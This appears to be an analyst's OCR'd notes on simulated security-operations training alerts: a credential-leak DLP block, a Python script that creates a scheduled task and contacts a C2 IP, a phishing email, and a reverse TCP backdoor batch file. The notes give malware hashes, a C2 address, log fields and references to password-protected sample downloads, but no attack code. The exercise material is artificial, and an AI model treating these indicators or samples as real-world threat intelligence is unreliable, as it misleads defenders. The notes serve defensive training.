
The SMTP address which is an inside address is clean, lets see the destination address



Lets check the email



A list of credential and password sent to an outside email, was blocked by DLP



Event Conclusion: True Positive PT tool used

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Question Katherine on why she trying to get creds out

Investigation 3.0


Critical May, 14, 2021, 03:22 PM SOC144 - New scheduled task created


EventID :	91
Event Time :	May, 14, 2021, 03:22 PM
Rule :	SOC144 - New scheduled task created
Level :	Security Analyst
Source Address :	172.16.17.36
Source Hostname :	Helena
File Name :	Sorted-Algorithm.py
File Hash :	65d880c7f474720dafb84c1e93c51e11
File Size :	1.16KB
Device Action :	Allowed
File (Password:infected) :	Download


Show Hint


First glance, a new scheduled task has been created, possibly a malicious python script used to automate malicious tasks, since this is marked critical I will contain for now

Now I'll check the file and file hash.












The file contacts this host aswell




Next I'll check the EDR logs the host machine
We can see that the new schedule task has been created after the py file execution



And we can see that the proxy log shows that the malicious address was contacted via http



Field	Value
type	Proxy
source_address	172.16.17.36
source_port	55221
destination_address	92.27.116.104
destination_port	80
time	May, 14, 2021, 03:22 PM



Event Conclusion: True Positive, malicious Python script created a malicious task


Identification	Containing	Eradication	Recovery
YES	YES	YES	YES

Eradication - Scanning for the file using EDR to check ifs it's on other systems, delete the malicious file on everything using the hash and block the C2 IP as well.

Recovery, restore the infected endpoint to a clean state/last good backup

Lessons Learned: deep-dive investigation about how exactly the malware got inside the endpoint.


Investigation 3.1





First glance, Blocked phishing email

I'll start with scanning the source address and SMTP address.

SMTP -







Pref	Hostname	IP Address
0	cmail-carleton-ca.mail.eo.outlook.com	52.101.190.0 Microsoft Corporation (AS8075)

	Test	Result
!	DMARC Policy Not Enabled	DMARC Quarantine/Reject policy not enabled
✓	DMARC Record Published	DMARC Record found
✓	DNS Record Published	DNS Record found


Your email service provider is "Microsoft Office" Need Bulk Email Provider Data?


dns lookup dns check dmarc lookup spf lookup

Reported by **ns2.carleton.ca** on 8/26/2024 at **3:33:45 AM (UTC -5)**, just for you.


SMTP and Source address suspicious, let's check the email

Malicious file, phishing confirmed I'll contain






Contacts these addresses as well



ATT&CK ID	Name	Tactics	Description
T1566.002	Spearphishing Link	• Initial Access	Adversaries may send spearphishing emails with a malicious link in an attempt to gain access to victim systems. Learn more



Event Conclusion: True Positive Block Phishing

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Block anything associated with the phishing email including the malicious C2 server


Investigation 3.2

Medium	Mar, 01, 2021, 03:15 PM	SOC131 - Reverse TCP Backdoor Detected

EventID :	67
Event Time :	Mar, 01, 2021, 03:15 PM
Rule :	SOC131 - Reverse TCP Backdoor Detected
Level :	Security Analyst
Source Address :	172.16.17.14
Source Hostname :	MikeComputer
File Name :	msi.bat
File Hash :	3dc649bc1be6f4881d386e679b7b60c8
File Size :	2,12 KB
Device Action :	Cleaned
File (Password:infected) :	**Download**

First glance, a possible backdoor has been opened on MikeComputer (172.16.17.14)

I'll check the suspicious file



Submission name:	msi.bat
Size:	2.1KiB
Type:	script bat
Mime:	text/plain
SHA256:	7538b8a61dd42c874e7e153dad02c528f06c397344e70de01fdc98a5c28030bf
Operating System:	Windows
Last Anti-Virus Scan:	08/01/2024 13:00:08 (UTC)
Last Sandbox Report:	08/01/2024 13:00:08 (UTC)


malicious

AV Detection: 8%

Labeled As: Python/Agent.APW trojan

ATT&CK ID	Name	Tactics	Description
T1129	Shared Modules	• Execution	Adversaries may execute malicious payloads via loading shared modules. Learn more
T1059	Command and Scripting Interpreter	• Execution	Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. Learn more
T1106	Native API	• Execution	Adversaries may interact with the native OS application programming interface (API) to execute behaviors. Learn more

File is malicious, since the device action is cleaned I'll make sure everything is fine first checking the endpoint and outgoing traffic logs, everything looks clean in the logs



Event Conclusion: True Positive, malicious file cleaned

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Scan the rest & clean if needed, conduct a deep dive on how the malware got on the endpoint

Investigation 3.3

First glance, an allowed request to a new domain going from inside to outside the org

I'll start with checking the requested URL

nothing out of the ordinary, including the destination address and destination hostname.


Let's check the source address logs now

Only one standard log regarding amensiana.com

Field	Value
type	Firewall
source_address	172.16.15.78
source_port	12332
destination_address	23.227.38.71
destination_port	443
time	Feb, 28, 2021, 07:57 PM
Raw Log	
Request URL	https://amesiana.com/
Request Method	GET

I’ll check the endpoint logs:

